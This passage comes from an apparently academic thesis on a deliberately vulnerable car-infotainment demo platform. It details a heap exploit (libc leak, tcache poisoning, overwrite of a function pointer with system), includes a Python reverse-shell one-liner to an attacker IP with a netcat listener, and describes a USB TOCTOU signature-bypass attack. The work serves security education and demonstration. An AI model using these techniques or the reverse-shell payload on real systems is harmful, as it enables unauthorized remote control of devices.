

Figure 4.1: Attacker's communication entry point when attacking Audio Queue

to implementation of corresponding song format playback. The structure is shown in Listing 4.3. It is assumed that vulnerabilities and song structure are discovered by the attacker during binary analysis.

```
1  struct song {
2      uint64_t id;
3      size_t content_size;
4      uint8_t * content;
5      char name[SONG_NAME_SIZE];
6      void (*play_fun)(uint8_t *);
7      struct song * next;
8  };
```

Listing 4.3: Definition of Song Structure used in `audio-queue-binding.c`

The attacker will use vulnerabilities presented in Section 4.1.1 to craft song structure which has `content` attribute pointing to string with command

they wish to run and `play_fun` attribute containing address of `system` function. Once the crafted structure is ready, the attacker sets the manipulated song structure as current and instructs the service to play current song. This leads to `play_fun(content)` function call. However, both `play_fun` and `content` are at this point attacker-controlled and they contain address of `system` and the command to run, respectively. This effectively means that `system(command)` function call is performed and thus an arbitrary command is executed.

The text that follows is divided into particular steps of the exploit process. Corresponding steps are also marked in the proof of concept `exploit.py` file.

Step 1: Preparation

Battle plan for the attacker was laid out in previous section. The first step to create crafted song as described, is to create new song that will have its memory manipulated in subsequent steps. This is done by simply issuing `new_song` API verb. Thanks to the sloppiness of the programmer, the attacker can easily obtain address of this song, too, simply by creating the song with id equal to 0. The attacker now has a chunk ready to craft their exploit in the following steps.

Crafted struct song

id(0x55a)	content_sz(?)
content(0)	name(?)
play_fun(default)	next(?)

Figure 4.2: Crafted chunk in memory after first step of Audio Queue exploitation

State of the target chunk is depicted in Figure 4.2. The following conventions are used. Name of the structure's attribute is followed by its current value. Question mark signals unknown or not important value. Please note that the addresses are shortened to save space in figures. Addresses starting with `0x55` represent addresses from heap memory, whereas the ones starting with `0x7f` correspond to addresses from libc. This notion will be used further and crafted song structure will be referenced to reflect changes imposed by particular exploitation steps.

In this step, the attacker also prepares listener for eventual reverse shell arrival on their machine, e.g., with `nc -lvp 4444`.

Step 2: Leaking libc

In sub-final step of exploitation, the attacker wants to execute a call to `system` function from libc. AGL, however, uses ASLR to prevent code re-use attacks. Thus, the attacker first needs to leak the position of memory area where libc is loaded in the process address space, referred to as libc's base address. Leaked address will be used to determine the address of `system` function needed in subsequent exploitation steps. This section describes how is the base address of libc library leaked in the example exploitation process.

Let's assume a chunk big enough that it does not fall into tcache or fast bin for the following paragraph. Recall that when a chunk is freed, it is first put into an unsorted bin, and on subsequent `malloc`, if not reused, it is placed in the bin it belongs to according to its size. Standard bins (unsorted, small and large) are doubly-linked lists, with their bin headers stored in `main_arena`. Suppose that this is the only chunk in that particular standard bin. This means that the chunk is pointed to by the bin header placed in `main_arena` and that the chunk has its `fd` and `bk` pointer pointing to the bin header.

Read operation on such freed chunk thus yields corresponding bin header's address in the `main_arena`, which is static and its offset from the base is therefore constant.

Let's now have a look at how the theoretical scenario described in previous paragraph can be achieved in the Audio Queue application. The attacker can allocate and free chunks of arbitrary sizes, through the `set_song_audio_data` and `remove_current_song_audio_data` API verbs. On top of that, the `read_current_song_audio_data` can be used as read-after-free primitive described in Section 4.1.1. In order to leak the libc base address, the attacker will allocate a chunk that is big enough, so that it does not end up in a fast bin or a tcache (recall that this is the prerequisite for the leak to work). Then they will free that chunk and read its memory misusing read-after-free vulnerability described in Section 4.1.1. The desired state is depicted in Figure 4.3, with dummy addresses used to save space. Note that by reading the memory pointed to by `song_q.current->content`, the attacker obtains address in `main_arena`, hence in libc.

However, the described approach can fail for several reasons. First, the chunk might not be the first nor the last in the bin. In this case, the read `fd`/`bk` pointer points to another address from heap region, rather than from libc. Second, the chunk might be re-used, or partly re-used after it is freed, but before the attacker reads the `fd`. In this case, the memory will already contain data used by the owner of newly allocated memory. This may in some applications be even more severe misuse of the vulnerability, since it could mean reading sensitive data, however, in this scenario it is the unwanted dead-end.

Nevertheless, the leak attempt can be repeated several times, until the attacker obtains the correct address. Empirically, on Linux-based operating



Figure 4.3: Freed chunk in large bin with dangling `song_q.current->content` used to leak base address of glibc

systems, the shared libraries are usually loaded into memory address starting with 0x7f by the loader. In case of the Showcase Platform this claim stands firm and the shared libraries were found in memory interval between 0x7f00000000 and 0x8000000000 every time the process has been run. Checking whether the retrieved address falls into the mentioned interval does not make the method 100% reliable, but it is a reasonable prediction.

```
1   HOST_IP = '192.168.0.17'
2   HOST_PORT = 4444
3   python_rev_sh = (
4       'python -c \'import socket,subprocess,os;'
5       's=socket.socket(socket.AF_INET,socket.SOCK_STREAM);'
6       f's.connect(("{HOST_IP}",{HOST_PORT}));'
7       'os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);'
8       'os.dup2(s.fileno(),2);'
9       'p=subprocess.call(["/bin/sh","-i"]);\''
10  )
```

Listing 4.4: Reverse shell in python used in example exploitation from `exploit.py`

Step 3: Setting Up Command Payload

Next step for the attacker is to prepare correct argument for `system` function that will be called in the final step of exploitation. Libc's `system` function accepts one parameter of type `const char *` [57]. When `play_current_song` API verb is called, current song's `play_fun` is invoked with its corresponding

content attribute as its only parameter.

Attribute content is a pointer to memory that attacker has full control of (by design, this is where song data is uploaded by users). All that is necessary in this step is to use set_song_audio_data API verb to set content of the crafted song created in previous steps to contain an operating system command that is intended to run. In example exploit, this is inline python command to spawn a reverse shell back to the attacker's machine. Listing 4.4 contains snippet from exploit script, where the command is assigned to a variable. This is later sent to Showcase Platform. Note that the attacker's machine is listening to incoming connections on 192.168.0.17:4444.



Figure 4.4: Crafted chunk in memory after third step of exploitation

Figure 4.4 depicts how crafted song from step 1 looks after successful step 3.

Step 4: Triggering Write-What-Where

In this step, the goal is to overwrite `play_fun` of the crafted chunk with `system` address. Technique used is an exemplar tcache poisoning, introduced in Section 2.3.4.

For this, the attacker uses two previously added song structures with known ids. Let's call them song A and song B. They set song B as current, then remove song A and then remove song B. During remove procedure, the corresponding chunk is freed. Since song structure always has the same size, both song A and song B belong into the same tcache entry. The corresponding tcache entry after the frees is depicted at Figure 4.5.



Figure 4.5: Tcache entry for size equal to song structure after freeing song A and song B

Next, the attacker misuses write-after-free vulnerability described in Section 4.1.1. They previously set song B as current so they now use the dangling `song_q.current` pointer to overwrite `fd` pointer of song B (this is where the id attribute of the deleted song was stored) by using the `change_current_song_id` API verb. It is overwritten with address of `play_fun` attribute in the crafted struct song. Figure 4.6 depicts the tcache entry after the overwrite.



Figure 4.6: Tcache entry for size equal to song structure after `fd` overwrite

In the next step, the attacker creates a new song, which calls `malloc` under the hood. Recall from Section 2.3.4 that this is a 'padding' `malloc` which

causes `entries[i]` to become poisoned and return the poisoned pointer on next `malloc` call. Current content of the tcache entry is depicted in Figure 4.7.



Figure 4.7: Tcache entry for size equal to song structure after `malloc`

Next `malloc` of corresponding size thus returns pointer to the crafted song's `play_fun`. The attacker issues `set_song_audio_data`, with size equal to that of `struct song`. This results in underlying call to poisoned `malloc` and subsequent write of attacker's data to newly allocated chunk. However, as previously elaborated, due to poisoned tcache entry, `malloc` returns address of `play_fun` and thus that is where attacker's data is written. Attacker's data constitute of the `system` address. The `play_fun` attribute of the crafted song is thus successfully overwritten with `system` function's address.

Figure 4.8 shows how the memory of crafted song structure looks after successful step 4.



Figure 4.8: Illustration of crafted chunk memory after fourth step of exploitation

Note that size of `struct song` structure is chosen so that no other chunks of the same sizes are used by the application. This guarantees that corresponding tcache entry will not be manipulated by the process between attacker's steps.

This way, the ultimate goal of the exploiter to overwrite `play_fun` attribute of the crafted song is achieved. Note that address of `system` function is computed using libc base leaked in previous steps and the offset acquired from the libc itself.

Step 5: Spawning the Reverse Shell

Now that the crafted song structure is ready, the attacker sets the crafted song as current and instructs Audio Queue service to play it with `play_current_song` API verb. This leads to call to `play_current` function listed in Listing 4.5.

Consequently, `system("python -c...")` is invoked and the attacker receives reverse shell back at their machine.

```c
/**
* Starts playing song marked as current
*
*/
static void play_current()
{
    AFB_INFO("playing current song");
    song_q.current->play_fun(song_q.current->content);
}
```

Listing 4.5: Function `play_current` in `audio-queue-binding.c`

4.2 Exploiting App Installer

App Installer application introduced in Section 3.3.2 contains vulnerability of type TOC TOU described in Section 2.5.3.

Goal of this scenario is to highlight possible impact of mistakes allowing TOC TOU race condition. The attacker with either direct or indirect physical access is capable of tricking Showcase Platform into installing an application without proper signature. This might be, for instance, an innocently-looking application which spawns reverse shell to the attacker on the background.

The following sections introduce the vulnerability in App Installer and provide a brief description of exploitation process. The tool used for exploitation was not developed by the author of this thesis. Moreover, it is subject to internal know-how and shall not be discussed beyond the brief description of its operation.

4.2.1 Vulnerability

App Installer's vulnerability lies in signature verification process first described in Section 3.3.2. After the application for installation is chosen and the procedure is initiated via GUI, App Installer first verifies the signature via `Widget::sig_verify` function and then, if successful, copies the `.wgt` file to local storage, before installing it with `afm-util` in `Widget::install()` function. Both operations require read operation on the `.wgt` file on the USB device. The following paragraph explains why is the procedure insecure.



Figure 4.9: App Installer `.wgt` read operations misused by attacker

Programmer's mistake is in trusting the USB mass storage device in that the content of `.wgt` file does not change between the two reads. If it does, the App Installer installs different widget than it verified.

Suppose that an attacker uses a single-board computer, which acts as a USB mass storage device towards the OS, and tricks user into using it instead of a standard USB flash disk. Taking advantage of single-board computer logic, the attacker can instruct it to return different data on subsequent read operations. This gives the attacker an opportunity to return original widget file, signed by the vendor, on the first read. After the first read, App Instaler conducts signature verification, which succeeds. Then proceeds with the copy operation, for which the USB returns modified malicious widget. After the copy, no verification is performed because the widget is already trusted and is thus installed. In the proposed scenario, an attacker succeeded in tricking the App Installer into verifying legitimate widget and actually installing a malicious one. This is depicted in Figure 4.9.

To prevent this from happening, the programmer would treat the USB mass storage device as untrusted and only perform one read, or copy the file to a local storage which is trusted prior to the signature verification.

4.2.2 Threat Model

To carry out attack presented in the next section, an indirect physical or direct physical access is assumed. In practice, this corresponds to e.g., an attacker who is capable to trick user to attempt installing applications from a particular USB flash disk-looking device. Or it can be performed by a malicious car service employee with direct access to the infotainment system. Also, it is assumed that an attacker was able to obtain a signed version of original, legitimate widget and has a prior access to the same model of infotainment system for attack calibration. These prerequisites are rather stronger than for the previous scenario. Nevertheless, still not unreasonable, for instance, it is possible to get an infotainment system for various car models from ebay.com.

4.2.3 Exploitation

Goal of the attacker in this scenario is to trick App Installer to install widget without proper signature on the Showcase Platform. High-level description of this attack has been provided in Section 4.2.1. This section presents particular steps required to carry out the attack and corresponding caveats.

Page cache circumvention

So far, in the discussion of proposed exploitation scenario, an important feature of modern operating systems was ingored. Page cache, introduced in Section 2.1.2 not only plays a pivotal role in making modern operating systems faster, but it also hinders the naive attempt to implement TOC TOU

attack described earlier. This is because the `.wgt` gets cached in RAM by AGL after the first read and the second read, which presents opportunity for attacker, is never carried out on the USB. The OS rather offers the same content, cached in memory after the first read, to App Installer.

First, straightforward approach to circumvent the page cache functionality, is to provide `.wgt` so big that it does not fill in the page cache and thus needs to be reloaded. However, that would require altering the valid, original widget for the first read, causing the signature to be declined by App Installer in the first place.

Second approach, is to cause RAM exhaustion after the first read, so that Showcase Platform will have to drop the cached file content and perform a second read. Recall from Section 3.3.2 that App Installer does not require any special structure from the `sig.xml` file. It only scans for any `<sig>` tags in the parsed tree. When the XML is parsed, the document tree gets stored in the RAM. Therefore, the attacker can fill the RAM by including additional tags in the `sig.xml`, which get parsed but are never used. In the example scenario, an adequate number of XML comments is added to the `sig.xml` file to expel the `.wgt` from page cache and enforce the second read operation. This is where the attacker needs to use their copy of infotainment, to calibrate the number of comments sufficient to exhaust the RAM. They can not simply go with an arbitrary huge number because that would likely cause the process to ask for too much memory and OS would have to kill it. Therefore, the number of comments needs to be big enough for OS to drop `.wgt` out of page cache, but at the same time small enough to prevent App Installer from being killed for out of memory error. For the example scenario 12 750 000, of `<!-- comment -->` comments worked reliably.

Performing the attack

To carry out attack outlined in previous sections, a single-board computer developed by F-Secure, called USB Armory [58], is used. It is a small, USB flash disk-sized open source computer. For the purposes of example exploitation scenario, it is provisioned with Linux, which poses as USB mass storage device to the host. The attacker places a directory containing the original widget with valid signature file into the root of the filesystem simulated by USB armory. Then they provide the provisioned tool with a file they want to be used as a substitute on the second read. The implementation details will not be discussed for previously mentioned reasons.

Thesis Outcome Summary

This mini chapter summarizes efforts and outcomes of this thesis for clarity. Resulting product of this thesis is Showcase Platform, ready to be used for demonstration of intended scenarios. Requirements and expectations for the platform were formed as a result of analysis in Chapter 1 and summarized in Section 1.6.

To provide solid building blocks for practically-oriented Chapters 3 and 4, Chapter 2 delved into explanation of specific background technologies as well as related general concepts. Special emphasis was placed on explanation of concepts related to heap exploitation, since these are essential for grasping the reasoning and mechanisms behind presented exploitation.

Showcase Platform mimics looks and behavior of modern infotainment systems by leveraging Automotive Grade Linux operating system. It is built on Raspberry Pi 4 Model B hardware platform to meet extensibility and cost-efficiency requirements. Showcase Platform offers connectivity in form of modern wireless technologies, such as Wi-Fi and Bluetooth, as well as measure to connect to ECUs via CAN bus. Detailed build out of the platform has been presented in details in Chapter 3. Showcase Platform with its components while running Audio Queue Application is depicted in Figure 4.11.

```
❯ ssh root@192.168.0.129
Last login: Mon Apr  6 18:26:42 2020 from 192.168.0.17
############################################
#      Welcome to Showcase Platform!!      #
#           debug ssh connection           #
############################################
raspberrypi4:~#
```

Figure 4.10: Connection to Showcase Platform from development machine via `ssh`

On top of the platform, two intentionally vulnerable applications were developed. The applications intend to mimic real-world applications included in modern cars by the manufacturers. Aforementioned applications constitute Audio Queue and App Installer. Audio Queue represents modern media-queueing application allowing multiple devices manipulate the scheduled audio content. App Installer serves to provide verified process of third party application installation. However, as the main intention of the thesis is demonstration, not all subsidiary parts were implemented to save time. Vulnerable applications were described in latter part of Chapter 3.



Figure 4.11: Showcase Platform with particular components labelled

The final and most challenging part of this thesis is exploitation of previously introduced vulnerable applications. One scenario per application was prepared and described in detailed steps in Chapter 4. Two scenarios serve two different purposes and simulate two different threats.

Showcase Platform is ready to be used for demonstration purposes as intended. Repetition of attack scenarios aims to be fairly simple to be reproduced by demonstrator, despite the scenarios themselves deal with rather complex topics. Opposed to a Master's Thesis, Showcase Platform is not a time-constrained project and it shall be further extended with more capabilities and attack scenarios. Figure 4.10 depicts opened root connection allowed for debug and development purposes.

Conclusion

Main goal of this thesis was to create intentionally vulnerable Showcase Platform and demonstrate inteded exploitation. Analysis of security in automotive industry and dive into background topics are covered in Chapters 1 and 2 respectively. Design choices for both hardware and software components, setup of Showcase Platform, and desctiption of two intentionally vulnerable applications is contained in Chapter 3. Finally, example exploitation is demonstrated in Chapter 4. The Showcase Platform is ready to be used for demonstration purposes on exhibitions or presentations aiming to raise awareness of security in automotive industry. With this I conclude that aims of this thesis were met.

Looking into the future, addition of another software and hardware components is planned. It will allow showcase of attack scenarios such as GPS spoofing and also exploration of broader attack surface. In fact, the Showcase Platform is intended to be maintained and extensed for a couple of more years to come, serving aforementioned demonstration purposes. That is why Showcase Platform has been designed with extensibility in mind since the inception of this project. This shall allow any extension plans to be executed smoothly.

It has been both purpose and pleasure participating in a project with potential to be utilized in industry. I truly believe the presentors and potential viewers of the demonstration will benefit from the Showcase Platform. Moreover, indisputable benefit for me, the author, is a solid collection of gained knowledge in broad range of topics needed for the elaboration.

Bibliography

[1] Robert N. Charette. This Car Runs on Code. [online], [cit. 13-04-2021]. Available from: https://spectrum.ieee.org/transportation/systems/this-car-runs-on-code

[2] Embitel. Journey from Mechanical to Electronics Based Control Units. [online], [cit. 13-04-2021]. Available from: https://www.embitel.com/blog/embedded-blog/automotive-control-units-development-innovations-mechanical-to-electronics

[3] Greenberg, A. Hackers Remotely Kill a Jeep on the Highway—With Me in It. ISSN 1059-1028, [online], [cit. 12-04-2021]. Available from: https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/

[4] Matt Allan. 'Serious' Security Flaws Expose Popular Ford and VW Cars to Hackers. [online], [cit. 21-04-2021]. Available from: https://www.edinburghnews.scotsman.com/lifestyle/cars/serious-security-flaws-expose-popular-ford-and-vw-cars-to-hackers-2537259

[5] Wikipedia. Electronic Control Unit. [online], [cit. 12-04-2021]. Available from: https://en.wikipedia.org/w/index.php?title=Electronic_control_unit&oldid=1017352326

[6] Wikipedia. Telematics. [online], [cit. 12-04-2021]. Available from: https://en.wikipedia.org/w/index.php?title=Telematics&oldid=1015621748

[7] Craig Smith. *The Car Hacker's Handbook: A Guide for the Penetration Tester*. No Starch Press, ISBN 1-59327-703-2.

[8] Checkoway, S.; McCoy, D.; et al. Comprehensive Experimental Analyses of Automotive Attack Surfaces. volume 4: pp. 447–462.

[9] Lambert, F. Tesla Model 3: First Look at New Dual Computing Platform Tesla Developed for Autopilot and MCU. [online], [cit. 15-04-2021]. Available from: https://electrek.co/2017/09/28/tesla-model-3-new-dual-computing-platform-autopilot-media/

[10] The Linux Foundation. Automotive Grade Linux Homepage. [online], [cit. 02-04-2021]. Available from: https://www.automotivelinux.org/

[11] Manish Singh. Hyundai Joins the Linux Foundation to Embrace AGL's Open Source Connected Car Technologies. [online], [cit. 02-04-2021]. Available from: https://venturebeat.com/2019/01/04/hyundai-joins-the-linux-foundation-to-embrace-agls-open-source-connected-car-technologies/

[12] Automotive Grade Linux Community. Automotive Grade Linux Platform Debuts on the 2018 Toyota Camry. [online], [cit. 02-04-2021]. Available from: https://www.automotivelinux.org/announcements/automotive-grade-linux-platform-debuts-on-the-2018-toyota-camry/

[13] Olin, E. Subaru Adopts AGL Software for Infotainment on New 2020 Subaru Outback and Subaru Legacy. [online], [cit. 02-04-2021]. Available from: https://www.automotivelinux.org/announcements/subaru-outback/

[14] Automotive Grade Linux Community. Automotive Grade Linux Powers New Solutions for Commercial and Consumer Vehicles. [online], [cit. 03-04-2021]. Available from: https://www.automotivelinux.org/announcements/automotive-grade-linux-powers-new-solutions-for-commercial-and-consumer-vehicles/

[15] Yann Bodéré. AGL@Sea. [online], [cit. 02-04-2021]. Available from: https://www.automotivelinux.org/blog/agl-at-sea/

[16] Limited, B. BlackBerry QNX Software Now Embedded in More Than 175 Million Vehicles. [online], [cit. 25-04-2021]. Available from: https://www.blackberry.com/us/en/company/newsroom/press-releases/2020/blackberry-qnx-software-now-embedded-in-more-than-175-million-vehicles

[17] Google LLC. What Is Android Automotive? [online], [cit. 25-04-2021]. Available from: https://source.android.com/devices/automotive/start/what_automotive

[18] Alex Drozhzhin. Black Hat USA 2015: The Full Story of How That Jeep Was Hacked. [online], [cit. 15-04-2021]. Available from: https://www.kaspersky.com/blog/blackhat-jeep-cherokee-hack-explained/9493/

[19] The Zero Day Initiative. About ZDI. [online], [cit. 15-04-2021]. Available from: `https://www.zerodayinitiative.com/about/`

[20] Sergiu Gatlan. Tesla Model 3 Hacked on the Last Day of Pwn2Own. [online], [cit. 15-04-2021]. Available from: `https://www.bleepingcomputer.com/news/security/tesla-model-3-hacked-on-the-last-day-of-pwn2own/`

[21] Liu, S.; Shu, Y.; et al. All Your GPS Are Belong To Us: Towards Stealthy Manipulation of Road Navigation Systems. doi:10.5555/3277203.3277318.

[22] Love, R. *Linux Kernel Development*. Addison-Wesley Professional, third edition, ISBN 0-672-32946-8.

[23] Tanenbaum, A. S.; Bos, H. *Modern Operating Systems*. Prentice Hall Press, fourth edition, ISBN 0-13-359162-X.

[24] Lutz, M. *Learning Python*. O'Reilly, fifth edition, ISBN 978-1-4493-5573-9.

[25] Knuth, D. E. *The Art of Computer Programming, Volume 1: Fundamental Algorithms*. Addison Wesley Longman Publishing Co., Inc., third edition, ISBN 0-201-89683-4.

[26] DJ Delorie. MallocInternals - Glibc Wiki. [online], [cit. 26-12-2020]. Available from: `https://sourceware.org/glibc/wiki/MallocInternals`

[27] The GNU Project. The GNU C Library. [online], [cit. 30-12-2020]. Available from: `https://www.gnu.org/software/libc/sources.html`

[28] Brass, P. *Advanced Data Structures*. Cambridge University Press, first edition, ISBN 0-521-88037-8.

[29] Maria Markstedter - Azeria Labs. Heap Exploitation Part 1: Understanding the Glibc Heap Implementation. [online], [cit. 23-12-2021]. Available from: `https://azeria-labs.com/heap-exploitation-part-1-understanding-the-glibc-heap-implementation/`

[30] Maria Markstedter - Azeria Labs. Heap Exploitation Part 2: Understanding the Glibc Heap Implementation. [onlnie], [cit. 05-01-2021]. Available from: `https://azeria-labs.com/heap-exploitation-part-2-glibc-heap-free-bins/`

[31] Michael Larabel. Glibc Enables A Per-Thread Cache For Malloc - Big Performance Win. [online], [cit. 22-12-2020]. Available from: `https://www.phoronix.com/scan.php?page=news_item&px=glibc-malloc-thread-cache`

[32] Core-Analyzer. Anatomy of Memory Managers. [online], [cit. 19-01-2021]. Available from: http://core-analyzer.sourceforge.net/index_files/Page335.html

[33] Shellphish Team. How2heap Github Repository. [online], [cit. 27-12-2021]. Available from: https://github.com/shellphish/how2heap

[34] Michael Kerrisk. Ncat(1) - Linux Manual Page. [online], [cit. 21-04-2021]. Available from: https://man7.org/linux/man-pages/man1/ncat.1.html

[35] Pentestmonkey. Reverse Shell Cheat Sheet. [online], [cit. 13-04-2021]. Available from: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

[36] Michael Kerrisk. Credentials(7) - Linux Manual Page. [online], [cit. 16-04-2021]. Available from: https://man7.org/linux/man-pages/man7/credentials.7.html

[37] The MITRE Corporation. CWE - CWE-367: Time-of-Check Time-of-Use (TOCTOU) Race Condition (4.4). [online], [cit. 17-04-2021]. Available from: https://cwe.mitre.org/data/definitions/367.html

